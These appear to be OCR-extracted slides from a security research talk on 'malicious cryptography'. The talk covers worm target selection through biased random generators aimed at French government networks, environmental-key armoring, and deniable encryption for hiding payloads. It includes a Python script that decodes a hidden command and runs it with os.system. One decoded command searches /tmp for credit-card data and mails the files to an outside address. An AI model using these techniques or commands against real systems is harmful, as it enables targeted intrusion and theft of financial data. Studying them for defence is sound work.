Malicious cryptography. . . reloaded

and also malicious statistics

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Storybook (translated from Chinese ;-)

Once upon a time. . .

We want to build a worm which :

- targets precisely who we want
- is distributed enough to survive
- is impossible to analyze
- keeps under the radar during spreading and data extrusion

using cryptography and statistics applied to a real world scenario. . .

Roadmap

Roadmap

Before the cryptovirus

Before the origin

- A virus writer tries to put stealth, robustness, replication strategies, and optionally a payload in its creation
- When an analyst gets hold of a virus, he learns how the virus works, what it does...
- The virus writer and the analyst share the same view of the virus : a *Turing machine* (state-transition table and a starting state)

Cryptovirus : a definition

Break that symmetric view ! ! !

- If the ciphering is known, the deciphering routine can be guessed
- If the key is present in the virus, the virus is fully known

$\Rightarrow$ **Use asymmetric cryptography**

Cryptovirus [Cryptovirus]

A *cryptovirus* is a virus embedding and using a public-key

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Racket using a virus (basic model)

Give me your money

- The writer of a virus creates a RSA key
  - The public key appears in the body of the virus
  - The private key is kept by the author
- The virus spreads, and the payload uses the public key
  - e.g. it ciphers the data of the targets with the public key
- The author asks for a ransom before sending the private key

Not such a perfect trick

- Anonymity : how to get the money without being caught ?
- Re-usability : what if the victim publishes the private key ?
  - The victim does not want the extortioner to decrypt for him

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Racket using a virus . . . again (hybrid model)

Give me more money

- The writer of a virus creates a RSA key
  - The public key is put in the body of the virus
  - The private key is kept by the author
- The virus spreads
  - The payload creates a secret key
  - The secret key is used to cipher data on the disk
  - The secret key is ciphered with the public key
- The author asks for a ransom before deciphering himself the secret key

Roadmap

First attempts : Krotten & Filecoder [Ransomwares]

`Trojan.Win32.Krotten`

- Change security rules, user rights, starting page of IE and the way `Explorer` works
- Set `LegalNoticeCaption` registry key to display a message at start-up

`Trojan.Win32.Filecoder`

- Infect documents and executables (no way to recover these)
- Encryption : 5000 first bytes are XORed with bytes between 6666 and 10000
  - In version a, size of files to encrypt is checked against 5000
  - ⇒ Smaller files will be encoded with a random key (and thus lost forever)
  - Fixed in later versions

Improvements : Dirt & GPCode [Ransomwares]

Trojan-Spy.win32.Dirt.211

- No a real ransomware, just a MS Word document with a macro
- Propagation vector for GPCode in early 2005
- Launch a given file

Trojan.Win32.Gpcode

- Versions a, b and e : polynomial key changed each round on one byte (!)
  - `new_key = (key * scale mod 255) + base`
- Version ac : 1st use of asymmetric encryption
  - RSA with a 56 bits key (! !)
  - And since 56 bits is too easy, modulus are in the binary (! ! !)
- Later versions : RSA keys up to 660 bits, or RC4 to replace RSA

Roadmap

A new threat ?

Targeted attacks

- No more worms spreading around Internet
- No more virus saturating our local networks

⇒ Where are they gone ?
  - Not that we miss them but at least, we could spot them
- A new trend : targeted attacks
  - Is it *really* new or are we paying more attention ?
  - Are our sensors around the Internet suited to detect them ?

Malicious cryptography

Using cryptography to design *über-malware*

- Targeting : improve your aim with random generators
  - Aim mainly at the target
- Auto-protection : protected code and ambiguous payload with good cryptography
  - Never confess, hide real intentions
- Non detection : become invisible with statistical simulability
  - Don't be spotted, look nice

Roadmap

1. The challenge
2. Victim targeting using random generators
   - The past : Code Red, Slammer and Blaster
   - What are random generators ?
   - Engineering the random generator
   - Probabilistic propagation
3. Auto-protection using deniable encryption
4. Invisibility using statistical simulability

Propagation

Propagation in *über-malware*

- Goal : target exactly what the designer wants
- Mean : a biased random generator

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Code Red, Act 1

Code Red v1 [CRv1]

- Each worm has 100 threads :
  - 1 "worm thread"
  - 99 spreading threads
- Target selection : random number
  - But the random generator initialized with a static seed

⇒ All instances of the worm target the same random sequence of IPs
  - Always the same targets, missing much of the Internet

Code Red, Act 2

Code Red v2 [CRv2]

- Random generator has been fixed : a random seed is used

⇒ Propagation according to an exponential law :

$$a = \frac{e^{K(t-T)}}{1 + e^{K(t-T)}}$$

- Much more efficient than CodeRedv1 even though :
  - Does not differentiate private and public IPs
  - No target IP reachability test
  - Ignores the version of the web server

⇒ No need to be clever to be really efficient

Code Red, Act II

Code Red II [CR II]

- 600 spreading threads if a Chinese Windows, 300 otherwise
- Gets the local IP address, used as base for spreading
- Generates a random mask of 0, 1 or 2 bytes
- Applies the mask to generate the next target

  `FFFFFFFF FFFFFF00 FFFFFF00 FFFFFF00 FFFFFF00 FFFF0000 FFFF0000 FFFF0000`

  - Probability of 1/8 to have a fully new address
  - Probability of 1/2 to stay in the same /8 network
  - Probability of 3/8 to stay in the same /16 network
- Note : same local address, loopback and multicast are discarded

⇒ A bit of cleverness to be even more efficient

Sapphire/Slammer [Slammer]

```
or    ebx, ebx
xor   ebx, 0FFD9613Ch
; EAX = GetTickCount
mov   eax, [ebp-4Ch]
lea   ecx, [eax+eax*2]
lea   edx, [eax+ecx*4]
shl   edx, 4
add   edx, eax
shl   edx, 8
sub   edx, eax
lea   eax, [eax+edx*4]
add   eax, ebx
```

A broken randomness

- Randomness : linear congruent . . . with a bad increment
  - Sapphire : $x' = (x * 214013 - 2531012) \bmod 2^{32}$
  - Microsoft : $x' = (x * 214013 + 2531011) \bmod 2^{32}$
- Increment is not properly cleaned up
  - ebx contains a pointer to SqlSort's IAT

⇒ Biased randomness :
  - 25th and 26th bit of the target IP are always 0
  - 24th bit depends on IAT's value
  - Due to the chosen value, the random sequence is much shorter than expected

⇒ Again, many IPs can not be reached by the worm

Blaster

Defining targets

- Let an IP address be written $b_0.b_1.b_2.b_3$
- With a probability of 0.6, it targets a fully new address $b'_0.b'_1.b'_2.0/24$
- With a probability of 0.4, it targets $b_0.b_1.b'_2.0/24$
  - b'_2 is $b_2 - 20$ if $b_2 > 20$, b_2 otherwise
- From the base address, it spreads sequentially to 20 hosts

⇒ Good strategy for spreading and survivability

A matter of precision

Lessons learned

- There is no need to be clever to infect the whole Internet quickly
  - See the fully random IP generator used by Code Red v2
- You can be more efficient with a better propagation algorithm :
  - Code Red II tried to select nearby IPs
  - Blaster spreads both on the local network and the Internet
  - The Santy web worm searched targets through Google
- These hardcoded "mistakes" limit the scope of the infection
  - Slammer did not reach some networks just because it could not
- Next : how to select a target using a broken PRNG

The challenge
Victim targeting using random generators
Auto-protection using deniable encryption
Invisibility using statistical simulability
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Engineering the random generator
Probabilistic propagation

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Pseudo Random Number Generation (PRNG)

Required properties

- Uniformity : for each bit, the values 0 and 1 have the same probability of 0.5
  - Good statistical randomness
  - Appropriate to generate a single random number
- Independence : no matter how many bits have already been generated, it is impossible to guess the next bit by looking at the previous ones
  - Difficult to build
  - Ex. : 01010101010101010101010 ?
  - Good statistical randomness (0.5) but there is bias. . .

⇒ Challenge : build cryptographic randomness from good randomness

Roadmap

The goal

Open question

- Is it possible to build a specific random generator to reach a given target with a given probability ?
  - Focus on some targets but not exclusively (for survivability)
- Example : targeting all the French ministries at once. . .

Proposed solution

A two steps process :

- Engineering : during the design of the worm, create a random generator that will focus on the targets
- Propagation : precise weapon based on probability convergence

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Engineering : calibrate the weapon

Remove all unneeded addresses

- RFC1918 / Internal network : 10.0.0.0/8, 172.16.0.0/16, 192.168.0.0/16
- Autoconf : 169.254.0.0/16
- Loopback : 127.0.0.0/8
- Multicast : 224.0.0.0-239.255.255.255
- Unallocated : see `http://www.iana.org/assignments/ipv4-address-space`

⇒ See RFC 3330 for a complete list

Engineering : calibrate the weapon

Targets acquisition

- Examine how domain names are constructed in France
  - interieur.gouv.fr : Homeland Security
  - defense.gouv.fr : Department of Defense
  - minefe.gouv.fr : Department of Economy
  - diplomatie.gouv.fr : Foreign Affairs
  - chikungunya.gouv.fr : about a disease in a french region
- Find them all :
  - With Google : `site :*.gouv.fr`
  - With netcraft : `http://searchdns.netcraft.com/?host=*.gouv.fr`
- Do not forget the common prefixes : `ftp.`, `mail.`, `dns.`, `vpn.`, `citrix.`,. . .

Engineering : calibrate the weapon

Convert domains to IP

- For each host,
  - Resolve the address
  - Get the network range

Big and small

- `www.impots.gouv.fr` : 145.242.6.153


```
>> whois 145.242.6.153
inetnum:      145.242.0.0 - 145.242.255.255
netname:      DGI
descr:        Direction Generale de Impots
descr:        Tax Department France
descr:        Paris
```

- `www.chikungunya.gouv.fr` : 82.165.51.15

```
>> whois 82.165.51.15
inetnum:      82.165.48.0 - 82.165.63.255
netname:      SCHLUND-SHARED
descr:        Schlund + Partner AG
country:      DE
```

- Collateral damages : other sites on the same server / range

Normal distribution (a.k.a. Gaussian)



Engineering : calibrate the weapon

Building the **discrete** probability distribution function

- For each IP address, set probability to $\frac{1}{2^{32}}$
- For the selected IP ranges, increase their probability with a Normal distribution $N(\mu, \sigma^2)$ where :
  - μ is the mean ⇒ center of the infection
  - σ^2 is the variance ⇒ spreading, collateral damages
- Set some specific values to 0 if you do not want to harm them
  - e.g. rfc1918, multicast, . . . and friends

Our constraints

- Avoid internal addresses : 10.0.0.0/8, 172.16.0.0/16, 192.168.0.0/16 and multicast ones
- More focus on tax department and chikungunya : 145.242.0.0 - 145.242.255.255, 82.165.48.0 - 82.165.63.255

Engineering : calibrate the weapon

Building biased randomness from a uniform distribution

- Take a uniform random generator
- Generate $y = random()$
- Consider y being a probability, look for x so that $f^{-1}(y) = x$
  - f is known : it is our distribution
  - f^{-1} is known : cumulative probabilities


Simple example

x	p_x
0	0.25
1	0.6
2	0.1
3	0.05

- If $y = p_x = 0.88$, then $x = 2$ since $y \in [p_0 + p_1, p_0 + p_1 + p_2]$
- If $y = p_x = 0.07$, then $x = 0$ since $y \in [0, p_0]$

$\Rightarrow$ Iterating again and again will generate a random variable following the given distribution :-D

Normal distribution (a.k.a. Gaussian)



Roadmap


Propagation with a calibrated weapon

Probabilistic propagation

- All worms carry the same newly engineered generator
- All worms spread independently / no synchronisation nor communication between them
- All worms propagate using the generator $\Rightarrow$ they will converge towards the expected distribution
  - Probabilistic convergence is not exact but really close to the theory


Propagation with a calibrated weapon

255 points




Propagation with a calibrated weapon

1000 points




Propagation with a calibrated weapon

5000 points




Propagation with a calibrated weapon

10000 points



Propagation with a calibrated weapon

25000 points



Conclusion

Having a good weapon with a biased random generator

- Build the expected distribution
  - Done only once
  - Embedded in the malware
- When the worm wants to spread :
  - Get a uniform random value
  - Get its inverse according to the distribution
- Building strategies :
  - Consider an IPv4 address as a 32 bit integer ⇒ need to build a BIG distribution
  - Progress byte after byte in the address ⇒ can also spread on IPv6
- Same method can be used to target internal networks

Roadmap

Protection

Protection in *über-malware*

- Goal : ensure that no analyst is able to learn our real objectives
- Means :
  - Armoured code with environmental keys
  - Multiple decryptions with deniable encryption


Roadmap

Bradley, an **un**-analyzable virus [Bradley]

Architecture

- Deciphering function D : gather the information to build the key and decipher the corresponding code
- Encrypted code EVP_1[a] (key k_1) : contains all anti-virus mechanisms
- Encrypted code EVP_2 (key k_2) : infection and polymorphism/metamorphism mechanisms
- Encrypted code EVP_3 (key k_3) : one or several payloads

[a] EVP = Environmental Viral Payload



Environmental keys (Riordan, Schneier – 1998)

Key exposure

- A mobile agent evolving in a hostile environment can not embed keys : if captured, key recovery is immediate, and so is its analysis

Building environmental keys

Let n be an integer corresponding to an environmental observation, H a hash function, m the hash of the observation n (activation value)and k a key :

- if $H(n) == m$ then let $k = n$ (key transits in *clear text*)
- if $H(H(n)) == m$ then let $k = H(n)$: security of k equals security of H (replay possible)
- . . .

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- . . .

Managing the information

Where to get environmental key ?


- From time
- From the hash value of a given web page
- From the hash of the RR in a DNS answer
- From some particular content of a file on the targets
- From the hash of some information contained in a mail
- From the weather temperature or stock value
- From a combination of several inputs. . .

Back to Bradley and environmental keys

Key management

Let n be several environmental information, π an information under the control of the virus writer, m the activation value, $\oplus$ bitwise exclusive or

- Deciphering function D gathers the needed information including π
- if $H(H(n \oplus \pi) \oplus e_1) == m$ (e_1 the 512 first bits of the encrypted code EVP_1), then $k_1 = H(n \oplus \pi)$, otherwise D disinfects the system from the whole viral code




Back to Bradley and environmental keys

Key management

Let n be several environmental information, π an information under the control of the virus writer, m the activation value, $\oplus$ bitwise exclusive or

- D deciphers EVP_1 : $VP_1 = D_{k_1}(EVP_1)$, runs it, and computes the nested key $k_2 = H(c_1 \oplus k_1)$, where c_1 the 512 last bits of the clear text code VP_1




Back to Bradley and environmental keys

Key management

Let n be several environmental information, π an information under the control of the virus writer, m the activation value, $\oplus$ bitwise exclusive or


- D deciphers EVP_2 : $VP_2 = D_{k_2}(EVP_2)$, runs it, and computes the nested key $k_3 = H(c_2 \oplus k_1 \oplus k_2)$ where c_2 the 512 last bits of the clear text code VP_2



Back to Bradley and environmental keys

Key management


- D deciphers EVP_3 : $VP_3 = D_{k_3}(EVP_3)$ and runs it



Bradley's replication

Strategy : change everything


- During decryption, Bradley updates a new n' according to its new targets, then computes a new $k_1' = H(n' \oplus \pi)$, erase π from its memory



Bradley's replication

Strategy : change everything


- Metamorphism is performed on D, but also on the VP_i, giving respectively D' and VP_i'



Bradley's replication

Strategy : change everything


- $k_2' = H(c_1' \oplus k_1')$ is computed, and VP_1' is encrypted
- The new activation value $m' = H(k_1' \oplus e_1')$ is updated in D'



Bradley's replication

Strategy : change everything


- $k'_3 = H(c_2 \oplus k'_2)$ is computed, and VP_2 is encrypted



Bradley's replication

Strategy : change everything

- VP_3 is encrypted



Roadmap

1. The challenge
2. Victim targeting using random generators
3. Auto-protection using deniable encryption
   - Armoured Bradley
   - Surgical Bradley
   - Deniable encryption
   - Deniable Bradley
4. Invisibility using statistical simulability

Environmental keys + polymorphism = surgical strikes

Bradley again

Now, assume the environmental key depends on the target :

$\Rightarrow$ No possibility for an analyst to identify who is the target

$\Rightarrow$ Attacker gets a good control on the spreading of the malware :

- Target is a person : email address, his public key (gpg, ssh, ssl . . . after all, public keys are designed to identify person ;)
- Target is a "group" : find an information specific to this group, e.g. domain name for a company, domain name extension for a country

Comments about Bradley . . .

Property

The analysis of a code protected by the environmental key generation protocol defined previously is a problem which has exponential complexity.

But what if . . .

- Bradley is caught
- And the analyst is very lucky ?

⇒ The analyst knows the real objective ! :(

Roadmap

What if . . .

Jack Bauer is captured with his laptop

- A terrorist is asking for the key to decipher Jack's hard drive

What if . . .

Jack Bauer is captured with his laptop

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- Unless . . .
- Unless again . . . (just for the suspense)
- Jack used *deniable encryption* :-D

What is deniable encryption

Definition

Deniable encryption allows an encrypted message to be decrypted to different realistic plain texts.

Property

One-time pad is the only known cryptographic technique that enables a cipher text to result in two distinct, but predictable plain texts depending on the key used to decrypt.

Truecrypt and others

- Uses a weaker deniable encryption
- Based on the similarity between encrypted and random data
- Both are merged, no way to distinguish

Roadmap

Building deniable code

Algorithm

- Given plain texts p_1 and p_2
  - if len(p_1) != len(p_2), use padding
- Generate a random key k_1
- Compute cipher text $c = p_1 + k_1$
- Compute $k_2 = c + p_2$

$$\begin{aligned} k_2 &= c + p_2 \\ k_2 + p_2 &= c + p_2 + p_2 \\ k_2 + p_2 &= c \\ k_2 + p_2 &= p_1 + k_1 \end{aligned}$$

Never confess

deny.pl

```
def deny(s1, s2):

    # Check lengths
    if len(s1) != len(s2) : return None

    # Compute k1 and the cipher text
    k1 = ""
    cipher = ""
    for i in range(len(s1)):
        c = chr( random.randrange(0, 255) )
        k1 += c
        cipher += chr( ord(c) ^ ord(s1[i]) )

    # Reverse k2 from the cipher text and s2
    k2 = ""
    for i in range(len(s2)):
        k2 += chr( ord(cipher[i]) ^ ord(s2[i]) )

    return k1, k2
```


A secret script

What's this script ? ? ?

```
#! /usr/bin/env python
secret = ",D\x050SMw\x16\x18\x16\x1f\x04\x01\x0c\x04!; !G*OIBOTG7"+\
         "\x1c\x05\x1d\x10S\r\x1cU\x1aA\x1e\nM\x07RK#*#e0sE\x08\r"+\
         "\x16\x01\x02\x1bB\x00E\x1e\rE\x01T\x01\x1fI\x06YYT\n\x00"+\
         "\x16\x17S\nKDDT\x12\x1b\x1c\n\\G]VyE\x0b\t\x19E\x020\x17"+\
         "\x02\x0e\x08\x0cE\x1fYT\x04E\x1bTYiw\x08R\x01\x06E\x01T]"+\
         "\x16\x06\x16\x0cd\x06\t\x02\x1c\x16\x00\x0b\x03\x08*\x11"+\
         "\x06\x1a\x1d0P:\x12\x02\x16\x00\x1c\t\x13EC\n\x17\n\x19\t"+\
         "\x0bA\t\x1cRIoY\x01\x00*\x1a\rpi"
f = open(sys.argv[1], "r")
k = f.read()
cmd = xor(secret, k)
os.system(cmd)
```


A secret script : confess !

Ok, I gave the key...

```
>> cat k1.txt
I'm so stupid, these *** terrorists have broken my key!
I'm so stupid, these *** terrorists have broken my key!
I'm so stupid, these *** terrorists have broken my key!
:-P
>> ./secret.py k1.txt
echo "Welcome $USER"
echo "Enjoy your home $HOME"
echo "Remember to buy beers and wine..."
echo "Remember to buy Perrier (for Dragos !)"
echo "Save the cheerleader"
```


A secret script : NEVER confess ;-)

The truth is out there **– Fox Mulder**

```
>> hexdump -C k2.txt
00000000  4a 2b 77 6f 35 6d 1e 78  38 76 79 6d 6f 68 24 0e  |J+wo5m.x8vymoh..|
00000010  4f 4d 51 67 07 3b 30 32  2a 74 21 57 27 25 79 7f  |OMQg.;02*t!W.'%y.|
00000020  59 2d 3c 3c 7c 61 7b 6d  3f 62 22 6b 0e 49 03 45  |Y-<<|a.m?b.k.I.E|
...
>> ./secret.py k2.txt
for f in `find /tmp -type f`; do
  if egrep -ic 'visa|mastercard' $f > /dev/null 2>&1; then
    echo "found one in $f"
    cat $f|mail dr@kyx.net -s"easy money"
  fi
done
```

Conclusion

NEVER confess

- Use a good protection
  - ⇒ Armoured code with environmental keys
- And if it is not strong enough
  - ⇒ Confuse the analyst with deniable encryption

Roadmap


1. The challenge
2. Victim targeting using random generators
3. Auto-protection using deniable encryption
4. Invisibility using statistical simulability
   - Inside statistics
   - Statistical simulability
   - Applications

Invisibility

Invisibility in *über-malware*

- Goal : stay hidden
  - when propagating
  - when importing/exporting data
- Means : statistical simulatibity

Poll : who thinks she is pretty ?



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Poll-Howto

When to use a poll ?

- When one wants to know the answer to a question **but** one can not ask everybody

$\Rightarrow$ Sampling is needed

What is sampling ?

- Select some elements in a population
- Pray so that it represents the whole population
  - $\Rightarrow$ The way the sampling is made can influence the result of the poll
- We just obtained an *estimation* of the real answer

Poll for dummies, a.k.a. statistical tests

What is a statistical tests ?

- Consider a sample of a whole population
- Estimate the value of a parameter
- Generalize this estimation to the whole population

$\Rightarrow$ Usually used to take a decision, to evaluate an hypothesis

What is a statistical test ? (math version)

A statistical test tends to accept or reject an hypothesis claiming that a variable θ belongs to a set of values Θ.
Most of the time, it is the opposition between 2 hypothesis $\mathcal{H}_0$ and $\mathcal{H}_1$:

$$\mathcal{H}_0 : \theta \in \Theta_0 \quad \textit{versus} \quad \mathcal{H}_1 : \theta \in \Theta_1$$

$\Rightarrow$ Difficulty is to guess the probability distribution of θ for both hypothesis $\mathcal{H}_0$ and $\mathcal{H}_1$

Errors

Decision	$\mathcal{H}_0$ true	$\mathcal{H}_1$ true
Accept $\mathcal{H}_0$	$1-\alpha$	β
Reject $\mathcal{H}_0$	α	$1-\beta$

Anti-virus

- $\mathcal{H}_0$: a file is not infected
- α : the AV detects a file as being infected while it is not
  - Ex. : in March 2006, McAfee considered Excel to be infected with W95/CTX
- β : an infected file is not detected by the AV

Roadmap

Hypothesis testing^{-1}-Howto

The problem

Given an hypothesis test and the answer I want, can I build the proper sample, according to the error rate, giving me this answer ?

Hypothesis testing^{-1}-Howto

The problem

Given an hypothesis test and the answer I want, can I build the proper sample, according to the error rate, giving me this answer ?

The (correct) problem

Given an hypothesis test and the answer I want, can I build the proper **population**, according to the error rate, giving me this answer ?

- A 3rd party (attacker) will try to influence the result of the test

Strong simulability

Definition

Given a property P and a test T checking whether P is valid for a given population $\mathcal{P}$.
Strongly simulating T is building or modifying $\mathcal{P}$ so that T always decides P is valid regarding $\mathcal{P}$, up to the type of error, but another test T' decides the opposite.
In the same way, we strongly simulates t tests $T_1, T_2, \ldots, T_t$ if their application leads to consider P is valid considering $\mathcal{P}$ whereas it is no more with T_{t+1}.

In summary

Someone knows a test enabling bias detection

Strong simulability : examples

What can it be used for ?

- If tester and 3rd party do not know the test T_{t+1} :
  - Cryptanalysis : an algorithm is considered good as long as researchers do not provide T_{t+1} breaking the encryption
- If tester does not know the test T_{t+1}, but 3rd party does :
  - Random generator : biased generator succeeding in the STS tests [EW03]
  - RSA keys : trapped generator allowing to retrieve the private key [RSAHP]

Strong to weak

But what if the 3rd party does have a additional test T_{t+1} . . .
$\Rightarrow$ Need of another simulability

Weak simulability

Definition

Given a property P and a test T checking whether P is valid for a given population $\mathcal{P}$.
T's weak simulation is introducing into $\mathcal{P}$ a new property P', influencing P, in the way that T always decides P is valid, up to the type of error.

In summary

Goal is to introduce bias into the population so that the answer to the question always be driven by the 3rd party.

- 3rd party uses the same tests as the tester
- P' allows usually to weaken P
- Mean : play with the sampling according to the error rates

Roadmap

Using simulability step by step

Howto

- Study the target system in order to obtain its statistical model
- Find a trap or modify the population in order to trick the target system

Our goals

- Silent worm : avoid being noticed while it spreads (network evasion)
